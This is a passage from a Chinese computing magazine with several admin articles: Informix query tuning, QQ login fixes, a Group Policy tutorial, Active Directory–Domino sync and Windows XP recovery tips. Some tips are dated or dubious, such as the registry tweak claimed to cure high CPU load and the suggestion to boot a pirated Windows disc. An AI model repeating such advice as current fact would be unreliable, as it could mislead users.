当数据库表做了大量的插入、删除操作或表的索引发生变化后，Online 数据库系统表的相关信息与实际表的统计数字不一致，这对数据的完整性没有任何损害，但会影响到查询的速度。因为优化器所制定的计划和策略得以正确实施的前提是对系统表信息的精确读取，统计信息的正确性将直接影响到查询的执行效果，因此我们必须定期执行系统表信息的统计更新工作。此外还要经常做好数据分布工作，使数据的组织形式更为合理。通过数据分布，优化器可以根据有关信息确定如下内容：过滤器字段的选择率（Selectivity）、访问过滤器字段和表的策略、最佳的连接策略。一旦确定这些内容，查询的执行时间将会显著缩短。

进行统计更新和数据分布的唯一方法是运行 SQL 命令：Update Statistics……，其结果是：IDS 浏览表和索引。一方面对统计信息加以编译，最终将编译好的信息存储到相应的系统表中；另一方面读取表中记录并对其进行排序以生成最好的组织形式。具体格式如下：

```
Update Statistics [ High | Medium | Low ] [ Distributions Only ]  
[ for table tablename [ (field1,field2,……) ] ]
```

其中，High 对表中的所有记录进行排序以产生数据分布。

Medium 随时从表中选取部分记录进行排序以产生数据分布。

Low 仅执行统计更新，即仅修改系统表 systables、sysindexes、syscolumns 的内容，但不进行数据分布。

Distributions Only 进行数据分布和部分统计更新工作，不更新系统表 sysindexes 的内容。

为实现科学有效的统计更新和数据分布，通常应执行以下优化步骤：

#### （1）针对每张表运行。

```
Update Statistics Medium for table tablename Distributions Only
```

#### （2）针对每张表中带索引的第一个字段运行。

```
Update Statistics High for table tablename (fieldname)
```

#### （3）对某些表中带复合索引的每一个字段运行。

```
Update Statistics Low for table tablename (fieldname1,  
fieldname2,……)
```

以上顺序非常重要，不能搞错。为方便运行，我们可以将以上命令按顺序写入到一个 shell 程序文件中，让操作系统在每日数据最少改动时间定时运行该程序。



### 3. 使用 SQL 语句缓存 (SSC, SQL Statement Cache) 功能

SSC 是 Informix IDS2000 V9 中增加的新功能，提供了共享的语句缓存，从而实现了快速的 SQL 调用。传统情况下，每条 SQL 语句运行前都要进行逻辑分析以判断语法正误，还要在共享内存中为各语句分配空间。实践表明，无论是 OLTP 还是 DSS 应用，大量运行的 SQL 语句具有相同的格式，通过 SSC，重复的 SQL 语句可以在共享内存中存储及共享使用，这样不仅大大减少了大量语句的分析过程，使查询的速度明显加快，而且节省了大量共享内存空间，带来了其他应用效果的改善。SSC 的使用方法如下：

(1) 在 IDS 配置文件 \$ONCONFIG 中定义：

```
STMT_CACHE 1
```

或运行 SQL 命令：onmode-e enable 以激活 SSC 功能。

(2) 用户使用前还必须定义环境变量 STMT\_CACHE：

```
export STMT_CACHE = 1
```

或运行 SQL 命令：set statement cache on

经过以上设置后，所有的查询都将充分基于 SSC 进行高效处理。

### 查看优化结果

查询优化器给用户提供了大量详尽的关于优化的信息，包括：

(1) 连接过程中的开销估计。

(2) 查询过程中表的使用顺序（即查询路径）。

(3) 查询过程中用到的临时表。

(4) 对每个表的访问类型。

如：顺序扫描、索引扫描、哈希连接等。

一名合格的系统管理员应熟知每一项信息所代表的含义，并进行反复的优化和输出比较，方可制定出最佳的优化方案。为使系统提供以上信息，要求执行查询前先运行 SQL 命令：set explain on，查询完毕后再运行：set explain off，这样在用户当前工作目录下会生成一个包含以上信息 sqlexplain.out 文本文件。通过该文件内容，管理员可清楚地看到经过优化后的查询效果。

如果管理员想了解 SSC 的使用情况，可运行以下 SQL 命令：

```
onstat-g cac stmt
```

这时共享内存中每条 SQL 语句的命中情况将会详尽地显示出来，命中率越高，表明查询的效果越好，SSC 得到了越充分的利用。

本文所列举的查询优化策略只是笔者工作经验的总结，实际上，数据库的优化是一个长期不懈、不断比较分析和调整的过程。因为数据在不断的变化中，应用在不断的发展中，系统管理员只有深入领会和掌握 Informix 动态服务器所提供的强大功能，正确观察和分析系统运行中提供的各种信息，充分结合实际应用特点，才能合理制定出良好的优化策略，实现快速、高效的数据查询和应用分析，同时也使硬件资源得到最充分的利用。

## QQ 无法登录两例

### 例一 断电重启后无法登录

最近在使用 QQ 2007II 正式版过程中，登录前提示有重要漏洞补丁需要更新，于是按照提示更新了，结果在使用过程中突然停电，重启后登录，就出现：一个标题是 loginCtrl 的对话框写着在对一未命名文件进行访问时发生了一个不明的错误！关闭就提示以诊断模式启动和发送错误的对话框。

#### 1. 这个文件是什么？

LoginCtrl.dll 里面是 QQ 登录框的图标资源。

#### 2. 解决办法

第一招：首先删除 C:\Program Files\Tencent\QQ 下的 QQ 号码文件夹，然后重启 QQ（如没反应请用第二招）。

第二招：卸载后重新安装 QQ，登录（如问题依旧请用第三招）。

第三招：单击【开始】→【运行】命令，输入 chkdisk c:/f，

濮阳 李传忠

也就是检查修复磁盘，这里的盘符根据您安装 QQ 的目录来决定。这时候，运行出现提示框：因为另一个过程正在使用这个卷，无法运行 chkdsk。是否计划在下次重新启动时检查这个卷？(Y/N)。输入 Y。重启机器后登录正常，问题解决。

#### 3. 分析原因

刚开始时，因为提示了更新，误以为被新病毒禁用了，原来还是因为突然停电造成的磁盘错误。

#### 4. 总结经验

现在很多硬盘容量动辄 80GB、160GB、250GB，开始的磁盘检测要 2、3 分钟，有时候就按任意键跳过去了。然而在意外停电的情况下，一定要耐心等待检测完成，以免出现问题后走弯路，耽误时间。

### 例二 高峰时段无法登录

提示登录失败，提示信息：抱歉地通知您，现在是上线

高峰时间，暂时不能同时使用更多 QQ/TM 的时候。原因可能有以下几种：

(1) 出现这种情况是因为现在是上线高峰期，服务器对同一 IP 登录多个 QQ 作出了限制，请您稍后尝试登录多个 QQ。如果因为上一个 QQ 没有正常结束程序而引起的认定错误，您可以进入任务管理器手动结束残留的 QQ.exe 进程以顺利登录。

(2) 可能是由于网络繁忙、您上网的方式或是您所使用的 IP 登录过多的 QQ 等原因所造成。建议您稍后尝试操作或是更换上网方式再次登录，也可以尝试使用代理服务器登录（在登录窗口的左下角单击【高级设置】→【网络设置】→【类型】命令，选择 http 代理，选择好代理服务器后，请先单击【测试】按钮测试代理服务器是否可以正常使用）。

## Windows 桌面神灯——闲话组策略

天津 刘志勇

相信大家都看过或者听过阿拉伯的著名文学作品《一千零一夜》（又名《天方夜谭》）吧，里面有个叫做阿拉丁神灯的故事。那盏神灯，原先埋在中国的一座名叫“卡拉斯”的山脚下，后被阿拉丁获得。谁有了这盏神灯，便可成为不可战胜的万能者，无论地位、财富、权利各方面都将成为天下第一，征服世界更不在话下。可是您知道吗，Windows 中也有这样的神灯，它被深埋在 Windows 的深处——\windows\system32\中。这盏 Windows 的神灯，便是传说中的组策略！有了这盏神灯，您便可随心所欲地控制单机，更可轻松控制整个基于域的 Windows 网络。本文中，笔者将带您去寻觅神灯的踪迹，见识神灯的魔力。

### 寻觅神灯

这盏神灯只在 Windows Server 2000、Windows 2000 Professional、Windows XP Professional、Windows Server 2003、Windows Vista、Windows Server 2008 中才有。如果您发现您的 Windows XP 没找到组策略的话，请确认您的 Windows 版本是否是 Windows XP Professional，因为 Windows XP Home 是没有组策略的（Windows Vista 家庭版也如此）。

要找到这盏神灯，说简单也简单，说复杂也复杂。复杂是因为在【开始】菜单和控制面板、计算机管理器中都没有它的踪迹；说简单，是因为找到神灯的魔咒很简单：在【开始】菜单中，单击【运行】命令，输入 gpedit.msc 并确定，即可召唤出神灯中的灯神——组策略。它要求您必须是 Administrator 或者属于 Administrators 组的成员才能召唤出来。

### 初识神灯

神灯的灵魂其实就是注册表。说到注册表，想必大家都很熟悉了，注册表包含 Windows 在运行期间不断引用的信息，例如，每个用户的配置文件、计算机上安装的应用程序及每个应用程序可以创建的文档类型、文件夹和应用程序图标的属性表设置、系统上存在哪些硬件及正在使用哪些端口。

注册表是一套控制操作系统外表和如何响应外来事件工作的文件。这些“事件”的范围从直接存取一个硬件设备到接口如何响应特定用户到应用程序如何运行等。注册表因为它的目的和性质变得很复杂，它被设计为专门为 32 位应用程序工作，文件的大小被限制在大约 40MB。注册表因为它复杂的结构和没有任何联系的 CLSID 键使得它可能看上去很神秘。

不幸的是，微软并没有完全公开讲述关于注册表正确设置的支持信息，这使得注册表看上去更不可琢磨。处理和编辑注册表如同“黑色艺术”一样，它在系统中的设置让用户感觉像在黑暗中摸索一样找不到感觉。因为用户对这方面的缺乏了解使得注册表出现更多的故障。

但是微软推出了神灯——组策略。组策略将系统重要的配置功能汇集成各种配置模块，供网管员直接使用，从而达到方便管理计算机的目的。简单点说，组策略就是修改注册表中的配置。当然，组策略使用自己更完善的管理组织方法，可以对各种对象中的设置进行管理和配置，远比手工修改注册表方便、灵活，功能也更加强大。

让我们一睹神灯的真面目吧（如图 1 所示）。



图 1 组策略界面图

由此我们可以看到，组策略为网管员提供了数以千计的设定，涉及到系统的方方面面，就像神灯一样，组策略让网

管员有了更多的控制权，可以让 Windows 乖乖地俯首听命。对于最新的 Windows Vista 和 Windows Server 2008，它更是增加了数以百计的设定，其中的一些设置是 Windows Vista 的新功能，而其他的则是对 Windows XP 中就已存在的功能进行了加强，提供了更多的控制方式。

要注意的是，Windows 2000/XP 的组策略所使用的模板是 ADM 文件，而到了 Windows Vista 时代以后，使用了一个全新的、基于 XML 的文件格式（.ADMX）。

要驾驭好神灯中的巨神，让它更好地为您服务，微软公司提供了很好的帮助，此帮助在 <http://www.microsoft.com/china/technet/webcasts/class/win.msp>，名为《组策略高手.完全手册》，有需求的读者可前往此地获取，认真研读，领会其真谛，就可驾驭好 Windows 神灯中的巨神，让它实现您所有的愿望。

下面让我们再仔细端详神灯的面貌。

组策略编辑器的窗口主要分为左右两个部分：左侧用树形图的形式显示了所有可用的策略类别；而右侧面板则详细显示了每种类别中可以配制的策略，只要双击这些策略便可以对其进行配制。这里分了两大部分——计算机策略和用户策略。通常来说，计算机策略可以应用到整个计算机，或者说这些策略主要是为了整个计算机“系统上”的一些设置存在的。而用户策略则主要针对的是与用户密切相关的一些设置，例如软件的界面等，而且用户设置中的策略一般情况下都只对当前登录的用户生效。

仔细观察组策略编辑器窗口可以发现，在左侧的树形图列表中主要分为两部分：计算机配置和用户配置，而其下的策略则大部分都类似。因此在进行配置之前应该考虑，如果您希望您的配置只对当前用户生效，那么可以在用户配置下进行操作；而如果您希望设置可以对本机的所有用户生效，则可以在计算机配置下进行操作。同时，计算机配置中还还包括了一些全局性的设置。

## 神灯能满足您什么愿望

组策略就像阿拉丁神灯一样，无所不能，是个不可战胜的万能者，下面就让我们一探组策略到底能给我们带来什么样的威力。

## 重定向 Windows 的安装源

假设您的 Windows XP 是从光盘安装的，然后将 Windows XP 安装光盘所有的文件都放在硬盘上某个目录（如 D:\instxp）作为备份，但是将来可能会由于某种原因，如被病毒感染、安装软件等原因，替换了重要的系统文件，结果 Windows XP 经常提醒您在光驱中放入 Windows XP 安装光盘，以便恢复文件。虽然硬盘中有 XP 安装光盘的备份，但 Windows XP 没有那么智能，会自动定向到这个 Windows 的安装源，那么我们该如何让系统重定向 Windows 的安装源

呢？是时候召唤神灯了！

打开组策略，定位到“计算机配置/管理模板/系统”，然后打开“指定 Windows 安装文件位置”这条策略，启用它，并在下面的对话框中输入安装文件的保存路径。这样以后如果需要从安装文件中恢复系统文件，系统会首先尝试您在这里输入的路径。

## 禁止某些特定的软件

网管员是不是都遇到过这种困扰：经理不希望职员在工作时间上 QQ 聊天或者玩游戏、炒股票，而总有职员会私下里安装被禁止的软件。该怎样杜绝这种情况呢？虽然使用监控软件来限制是一个可行的方法，但这种做法有侵犯隐私的嫌疑。而且现在网络上到处都有依靠电子邮件传播的病毒、捆绑在某些软件安装包上的恶意软件、挂马网站隐藏着特洛伊木马……很多人都是无意中不慎中招。有没有什么好的手段可以避免职工运行来历不明的文件？答案是万能的神灯能替我们解决这个问题！组策略就有“软件限制策略”可以帮我们解决。

软件限制策略是一种技术，通过这种技术，网管员可以决定哪些程序（虽然这里用了“程序”这个字眼，不过不单指 exe 文件，我们可以通过该技术限制任何类型扩展名的文件被执行）是可信赖的，而哪些是不可信赖的，对于不可信赖的程序，则系统会拒绝执行。通常，管理员可以让系统使用以下几种方式鉴别软件是否可信赖：文件的路径、文件的哈希（Hash）值、文件的证书、文件被下载的网站在 Internet 选项中的区域、文件的发行商和特定扩展名等。

软件限制策略适用的场合比较广泛，它不仅可以在单机环境下设置，可以设置仅影响当前用户或用户组，或者影响所有本地登录到这台计算机上的所有用户；也可以通过域对所有加入该域的客户机计算机进行设置，同样可以设置影响某个特定的用户或用户组，或者所有用户。本文在单机环境下进行说明，并设置影响所有用户。工作组环境下的设置和这个是类似的。

有必要先说明一下组策略中的“计算机配置”和“用户配置”，因为它们都各有“软件限制策略”，如果不说明一下的话，可能会因此发生困惑。如果您希望这个策略仅对某个特定用户或用户组生效，则使用“用户配置”下的策略；如果您希望对本地登录到计算机的所有用户生效，则使用“计算机配置”下的策略。刚才笔者已经提到，本文所使用的例子，是需要对所有用户生效，因此选择使用“计算机配置”下的策略。

配置软件限制策略之前有一个问题需要考虑：所允许的软件都有哪些特征，而不被允许的软件又有哪些特征，我们要想出一种最佳的策略，能使所有需要的软件正确运行，而所有不需要的软件都无法运行。按照实际情况，允许的大部分程序都位于 C:\Program Files、C:\Windows 文件夹，因此在



这里可以通过文件所在路径的方法决定哪些程序是被信任的。而对于安装在其他盘符的程序，可采取通过路径或者文件哈希的方法来决定。

打开组策略，定位到“计算机配置”下的“软件限制策略”，在【操作】菜单中单击【创建新的策略】命令（单击鼠标右键也可以），Windows XP 将会创建两个新的项目：“安全级别”、“其他规则”。其中在安全级别项目下有两条规则：“不允许的”和“不受限制的”。前者的含义是，默认情况下，所有软件都不允许运行，只有特别配置过的少数软件才可以运行；而后者则是默认情况下，所有软件都可以运行，只有特别配置过的少数软件才被禁止运行。在笔者所举的例子中，需要运行的软件都已定下，因此在这里需要使用“不允许的”作为默认规则。双击这条规则，然后单击【设为默认】按钮，并在同意警告信息后继续。

接着定位到“其他规则”项目，默认情况下该处已有四个规则，都是根据注册表路径设置的，而且默认都设置为“不受限制的”。

特别注意的是不要试图修改这四个规则，否则 Windows XP 将会遇到很大麻烦，因为这四个规则中罗列的路径都涉及到了重要系统程序及文件所在的位置。而且本文的例子中，位于 C:\Program Files 文件夹及 C:\Windows 文件夹下的文件是允许运行的，这四条默认的规则已包含这些路径，因此，要做的工作是为位于其他盘符路径的、被允许运行的程序添加一个规则。在右侧面板的空白处单击鼠标右键，选择【新建散列规则】命令（如图 2 所示）。




图 2 新建散列规则界面

在这里单击【浏览】按钮，然后定位允许使用的程序的可执行文件（通常是.exe），双击加入。接着在“安全级别”下拉菜单下选择“不受限制的”，然后单击【确定】退出。

为什么要使用散列规则，而不采用看起来更简单的路径规则呢？因为，职员可以替换可执行文件，或者把一些不被允许的软

件内容不发生变化，那么它的散列值就永远不会变。这样也就避免了上演狸猫换太子的可能性。需要注意的是，文件的散列值可以不变化，但是文件本身可能会根据需要发生改变。例如您安装了该软件的补丁，那么它的程序文件的散列值可能就会有变化。因此如果选择创建这种规则，每当软件更新后也需要看情况同步更新一下相应的规则，否则正常程序的运行也会受到影响。

## 用组策略进行集中部署软件分发

网管员一定会碰到过这样的情景：在局域网中，要在所有的客户端上部署软件，如安装、升级、维护、删除……这看起来实在是一个很艰巨的任务，但别忘了我们有神灯的协助！

让我们看看 Windows 神灯是如何极大地减轻我们的压力的。

集中部署软件分发，简单地说，就是将软件分布发送到客户端。以前网管员多采用共享的方法，但共享往往会带来某些安全隐患。如果使用分发功能的话，那么您将会惊喜地发现告别了不堪回首的岁月！

采取这种方式的前提是除了组策略和 Active Directory 环境外，软件的安装包必须是.msi，如果是.exe 需要重新打包为.msi。Windows 2000 安装光盘中就有一个 MSI 转换工具，路径是 Valueadd\3rdparty\Mgmt\Winstle\Swiadml.msi，或者用 Make MSI、InstallShield、WiX 等工具来创建、编辑 MSI，由于篇幅所限，在此略过不表。

假设我们要分发一款企业内部使用的即时通信程序，我们将其重新打包成 MSI 文件，命名为 IM.msi。所作的第一步是创建一个共享文件夹，起个合适的名称，如 IM，让所有的客户端都可以访问这个位置，并授予该文件夹以下权限：Administrators 组“完全控制权”、Domain Computers 组读取权。然后用域管理员的身份登录到域控制器，打开 Active Directory 计算机和用户，在域的根下创建一个新的组策略并给它起个名字，如 Workstation Computer Software，接着选中 Workstation Computer Software 并单击下方的【编辑】按钮，在组策略编辑器中，用鼠标右键单击【用户配置】→【软件设置】→【软件安装】命令，依次从菜单中选择【新建】→【程序包】命令。从打开的对话框中，在文件名输入框中输入共享安装文件夹的 UNC 路径，然后把“IM\IM.msi”附加到该路径上并单击【打开】按钮，您将被提示选择部署方法，选择“已指派”。这时，组策略对象编辑器右侧的面板将显示出 IM 的对象。

微软文档生成安装事件将在每个 Windows XP 客户端下次登录到域上发生，但是，根据笔者的经验，除非启用了组策略里“计算机配置\管理模板\系统\登录”中的“计算机启动和登录时总是等待网络”策略，否则在组策略“计算机配置”项目中设置的“软件安装”策略总是不被执行。您需要在组策略中启用那个策略。打开命令提示符窗口，输入以下



命令并按回车键：

Gpupdate

这样可以刷新组策略，以便使上述设置立即生效。

在完成这些步骤以后，Windows XP 客户端将在下次重启时安装您指派的软件。

## 结语

限于篇幅的关系，笔者只能带领读者对组策略“这盏

Windows 神灯”进行简单的了解，实际上，它能替您完成在您看来几乎不可能完成的任务，对于它而言，只有您想不到的，没有做不到的。

组策略不愧为 Windows 的神灯，和阿拉丁神灯完全可以媲美，就像那篇故事一样，只要网管员拥有了 Windows 神灯，就会成为 Windows 的主人，成为网络世界上最无敌的万能者。愿天下的 Windows 网管员们都能自如驾驭 Windows！

## Windows 与 Domino 的活动目录集成

Windows 活动目录随 Windows 服务器普及而被很多企业应用，它解决了企业管理 IT 基础设施过程中大部分的问题。如集中管理服务器资源和桌面计算机资源，集中管理软件发布和升级，这给系统管理人员工作上带来了极大的方便，结合 Exchange 和 SharePoint 技术，使得 Windows 活动目录的应用更上一层楼。但 Windows 活动目录不是这个世界上唯一的目录实现技术，还有很多基于 LDAP 协议开发的同类产品。IBM 公司出品的 Domino 产品就属于这个范畴，它也实现 Windows 活动目录的类似功能，如存储用户的基本信息，组织机构等，由于它们都遵守 LDAP 协议，所以可以实现互通。本文将详细阐述如何实现 Windows 活动目录与 Domino 目录的集成。

首先要将 Domino 管理控制台安装到域控制器上，安装时必须要将“Domino 目录 Windows 2000 同步服务”和“Admin 迁移工具”选上；再在域控制器上使用“Regsvr32 ‘C:\Program Files\lotus\notes\nadsync.dll’”注册 Adsyc nc 组件，它是 Domino 提供的与 AD 同步的工具，注册成功后会在活动目录用户和计算机中增加一项“Notus Domino 选项”。包含一个“Domino 目录同步”的配置工具，使用这个工具可以设置同步选项，不过在设置前需要提供 Domino 服务管理员账户和密码，以及选择要同步的 Domino 服务器。除默认设置外，我们需要在“域映射”标签页中自定义一些映射项，如将 Company 映射到 Company Name，将 CountryCode 映射到 Country，将 mail 映射到 mail Address，这里有很多内容，都是活动目录和 Domino 目录中对象的属性字段，这需要您对您非常熟悉。

以域管理员身份登录域控制器，打开 Domino 管理控制台，注册一个新用户，此时注意在“其他”标签中选择“Windows 用户选项”，弹出如图 1 所示的窗口，在这里选择要将新用户同时创建到 Windows 活动目录中的哪个容器，这里选择一个组织，然后指定将新用户添加到哪个用户组，后面的步骤和创建 Domino 完全一致，这样创建的个人会同时出现在 Windows 活动目录中。打开活动目录用户和计算

成都 黄永兵

机，找到 test.cn/业务部这个组织，就能看到刚刚创建的 ad01 用户了。打开这个用户的属性，可以看到诸如国家、公司、完全名这些属性也与在 Domino 中看到的一致。这时如果在 Domino 管理控制台中对该用户属性进行修改，只要所修改的属性设置好了与 Windows 活动目录的映射关系，修改后在活动目录用户和计算机中就能看到修改后的属性了，不过需要先手动选中该用户后进行与 Domino 同步的操作。同样修改操作可以放在活动目录用户和计算机中进行，当修改完成后，它会提示您与当前 Domino 目录中的信息不一致，是否需要同步，选中同步即可，同步时需要输入 Domino 的管理员账户及密码信息。



图 1 用户添加界面

前面创建的新用户成功了，其实还可以从 Windows 活动目录同步已经存在的域用户到 Domino 目录中来。有两种办法将 Windows 活动目录中的用户同步到 Domino 目录中来。

(1) 直接在活动目录用户和计算机中选中要同步的用户，单击鼠标右键在弹出菜单中有一个【在 Domino 中注册】命令，使用这个菜单就能完成同步了。

(2) 在 Domino 管理控制台上操作，要打开个人注册界面，在该界面上单击【迁移个人】按钮，弹出如图 2 所示的对话框，这时外部目录源就选择活动目录，这里可以选择要迁移的用户，可以是一个组或多个组。设置好后单击【迁移】按钮即可。迁移完成后到 Domino 管理控制台，打开个人标

签就可以看到迁移过来的域用户了。



图2 个人和群组迁移界面

完成用户迁移后，我们使用 Notes 客户端来实现单点登录。只要使用域用户登录到系统后，打开 Notes 客户端软件就不再需要填入登录用户和密码，直接进入软件界面即可。

在安装 Notes 客户机时要注意，必须将“客户端单一用户登录”选上，安装后会在系统服务注册一个名叫“Lotus Notes Single Logon”的服务，并自动随系统启动。这里要注意的是首先要将 Lotus Notes 安装目录授权给要使用单点登录的用户，选择完全控制，否则在打开 Notes 客户端时会报错，导致不能登录。第一次打开 Notes 还需要配置一个登录用户（这里设置为 ad01），等下次再打开 Notes 时就不需要了（如重新启动操作系统以 ad01 登录）。

总结：IBM 公司和微软公司都提供了迁移工具，本文由于条件限制没有提供从 Domino 目录迁移到 Windows 活动目录的办法。可以看出在 Windows 活动目录和 Domino 目录之间是完全可以实现同步的。在企业既有域环境又有 Domino 服务的情况下，可以混合使用，同时 Domino 服务器可以工作在 Linux 下，这在混源应用环境中就显得特别重要了。

## Ghost 分区险出错

江苏 胡贵生

笔者在一家计算机公司上班时候，帮客户计算机安装系统，这本来是很简单的事，但是由于笔者的粗心，险些造成大错。

事情的经过是这样的：客户的计算机磁盘只有 C、D 两个分区。他说操作系统病毒太多，杀毒软件杀不了，让笔者帮他重新把计算机安装一下系统，再打上补丁。他的资料放在 D 盘，C 盘格式化没有关系。笔者也没有在意，就没有多看，就把“计算机城装机版”放到光驱里，重启计算机，从光驱引导，按数字【1】键，一键装系统，自动装到 C 盘。经过半个多小时之后，系统装好了。可是打开 D 盘一看，里面是空的，没有任何文件。笔者就问客户，客户也说不可能呀，资料全在 D 盘，这怎么办呢？

为什么会这样呢？笔者打开磁盘管理器一看，原来主引导盘不是 C 盘，而是 D 盘，一定是别人把 C 盘和 D 盘的盘

符给搞错了。

于是，笔者决定用 WinPE 光盘恢复数据。Windows Preinstallation Environment (WinPE——Windows 预安装环境) 基于在保护模式下运行的 Windows XP 个人版内核，是一个只拥有较少（但是非常核心）服务的 Win32 子系统。这些服务为 Windows 安装、实现网络共享、自动底层处理进程和实现硬件验证。把光盘放入光驱，从光驱启动。进入 WinPE 系统之后，里面有一个恢复数据的软件，操作很简单。恢复 D 盘的资料，时间有点长，两个小时之后，D 盘的资料大部分被恢复出来了。

经过这次教训，笔者总结到：在重装系统时一定要眼见为实。因为我们惯有的思维，误认为 C 盘为引导盘，所以以后安装系统，一定要查看磁盘管理器。并且对于客户那些有重要数据的文件，尽量把资料复制到这个磁盘以外的其他介质上。

## 系统恢复后常见问题的解决办法

山西 董守聪

系统恢复的方法和工具有很多种，但是在恢复的过程中经常会遇到一些错误，比如分区表被破坏、恢复后无法正常开机、经常死机等。笔者就这些问题为大家介绍一些解决方法。

### 实例一：系统恢复后频繁死机

通过 Windows XP 操作系统“系统还原”工具将系统恢复后，有时会出现频繁死机的现象。最常见的就是执行【关机】命令后，系统长时间处于关机画面的状态，甚至有时死

机。引起这种故障的原因主要是用来关闭系统的某些文件被破坏，如关机声音文件被损坏等。

#### 步骤 1

首先确定在关机时是否退出了所有正在运行的程序。

#### 步骤 2

随后在“控制面板”中双击“声音和音频设置”图标。打开对话框，切换到“声音”标签项下的“程序事件”列表中找到“退出 Windows”事件，单击【播放】按钮，如果声音能正

常播放，说明声音文件没有问题。如果声音文件不能正常播放，在下面的“声音”项中单击下拉菜单，选择“无”，关闭该事件。

#### 步骤 3

如果问题没有解决，还要检查一下应用程序是否存在问题。单击【开始】→【运行】命令，在运行对话框中输入“dxdiag”并单击【确定】按钮。

#### 步骤 4

在弹出的“DirectX 诊断工具”对话框中对系统、网络、声音等项目进行检测。检测时系统某一项出现问题，DirectX 诊断工具将给出一个错误提示。在此单击【下一步】按钮，系统会自动对错误进行修复。

通过上述操作，由关机相关文件损坏而引起的无法关机现象就可以解决了。

### 实例二：Ghost 恢复系统后无法关机

在通过 Ghost 使用硬盘对拷操作后，目标计算机的 Windows XP 操作系统可以正常运行，但就是不能正常关机。一般这种情况是由于两台计算机的配置不同而造成的。

#### 步骤 1

在启动计算机时按【F8】键，在进入的菜单中选择以“安全模式”启动计算机。进入系统后依次打开【控制面板】→【系统】。在“系统属性”里选择“设备管理器”，在打开的窗口中依次单击【查看】→【按类型排序设备】命令，并勾选下面的“显示隐藏设备”。

#### 步骤 2

打开“IDE ATA/ATAPI 控制器”前面的加号，随后在显示的第一个设备处单击鼠标右键，在弹出的菜单中选择【卸载】命令，将该设备卸载。按照此方法再对硬盘控制器中的硬盘项目进行卸载。如果“设备管理器”中带有黄色感叹号的设备，在此将其删除。

#### 步骤 3

确定后重启计算机，启动后会出现显示器属性出错信息。在此单击【取消】按钮，系统将不安装设备驱动程序，直接进入系统。再次进入控制面板，启动“添加硬件”对话框，在该界面中单击【下一步】按钮，让计算机搜索出刚才删除的设备，并在搜索完成后直接单击【完成】按钮重新启动计算机即可。

### 实例三：Ghost 恢复系统后破坏分区

用 Ghost 恢复系统时，往往会出现一些意想不到的问题，如恢复过程中突然断电，再启动计算机时会出现无法读取磁盘分区现象，用 Ghost 重新恢复依然无效。

通常在解决这个问题时，可以用例如“番茄花园”版本的 Windows 光盘来启动计算机，并进入 DOS 系统后，在 A: \>提示符下输入“Fdisk/mbr”命令并按回车键，系统就可以

对分区表进行修复。重启计算机后，一般情况下可以解决此类问题。

通过上面的方法处理后，如果问题依旧，还可以通过 DiskGenius（下载地址：<http://www.skycn.com/soft/3506.html>）对硬盘分区表进行修复。

#### 步骤 1

同上操作进入 DOS 环境，在 A: \>提示符下输入“D:”命令并按回车键（Disk Genius 软件所在盘符，建议将软件放在 D 盘根目录下）。然后在 D: \>提示符下输入“DiskGenius.exe”并按回车键，运行“DiskGenius”软件后它会自动检测当前硬盘并将提供每个分区的详细信息。

#### 步骤 2

在菜单栏依次单击【工具】→【重建分区表】命令。Diskgenius 便开始搜索并重建分区。搜索过程可采用“自动方式”或“交互方式”。“自动方式”保留发现的每一个分区；“交互方式”对发现的每一个分区给出提示并由用户选择。

#### 步骤 3

分区表重建完成后，选择菜单栏中的【工具】→【重写主引导记录】命令，即可生效。

通过以上操作，分区表就能恢复了。不过这里还是建议大家平时要注意备份分区表，以备在分区表被破坏时，可以使用 DiskGenius 通过备份分区表文件来恢复。

### 实例四：提示 CPU 占用率过高

在我们恢复系统后，有时会感觉 Windows XP 系统运行速度很慢，在“Windows 任务管理器”的“性能”项中看到 CPU 的占用率为 100%。CPU 占用率长期过高，就会导致系统性能急剧下降，甚至出现假死状态。

出现 CPU 占用率过高的情况是由于 Windows XP 系统中运行的程序或启动的服务过多，大量占用了 CPU 资源所造成的“比例失调”，可以通过修改注册表来提高系统的响应能力。

#### 步骤 1

单击【开始】→【运行】命令，在运行对话框中输入“Regedit”，单击【确定】按钮，打开“注册表编辑器”。

#### 步骤 2

依次展开如下键值：[HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]，在其右侧窗口中新建一个名为“Maxworkitems”的 DWORD 键值项。

#### 步骤 3

双击新建的键值项，在弹出的“编辑 DWORD 值”对话框中，根据计算机的内存容量来确定该键的键值。如果计算机的内存小于 512MB，请键入“256”；如果内存大于 512MB，请设置为“1024”。完成后，退出注册表编辑器，重新启动计算机即可生效。这样就能保证系统合理分配 CPU，不会出现系统假死的现象。

### 实例五：控制面板缺项

系统恢复后，有时我们会发现进入“控制面板”后少了某些设置项，甚至有时控制面板项中所有项目都无法显示。造成该故障的原因主要有两种：一是控制面板中丢失了一些设置。这是因为 Windows 文件夹下相应的系统设置文件（CPL 文件）恢复过程中丢失所造成的；二是系统的 Control.ini 文件错误地被设置了“cpl=no”命令，禁止了这些控制图标的显示。

#### 步骤 1

我们可以利用 Windows 的“系统文件检查器”对所需的 CPL 文件进行恢复。首先在光驱中插入 Windows XP SP2 的安装光盘。

#### 步骤 2

单击【开始】→【运行】命令。然后输入“cmd”并单击【确定】按钮。在打开的“命令提示符”窗口的光标提示符后键入“sfc/scannow”，按回车键。

#### 步骤 3

此时会弹出“Windows 文件保护”提示框，在检查出错误时，都会弹出提示框，只需重复单击【重试】按钮，直至检测完成即可。

经过上述步骤后，那些丢失的设置项目就会重新出现在 Windows 的“控制面板”中了。

系统恢复的过程中会出现一些错误的情况，大家遇到后不要紧张。很多情况都是一些小问题，只要细心研究就能解决。

### 实例六：恢复后数据丢失

在 Windows Vista 系统下，有防止系统恢复后个人数据丢失的方法。

将用户个人文件夹移出系统分区，这样，无论怎么操作分区，使用镜像恢复乃至重新安装 Windows Vista，均不会影响存放在其他驱动器下的个人文件夹，也不会造成数据的损失。

#### 步骤 1

在其他分区创建一个新的目录（对于拥有多块硬盘的系统，最好在系统分区之外的硬盘上保存用户数据，这样更加安全）。

#### 步骤 2

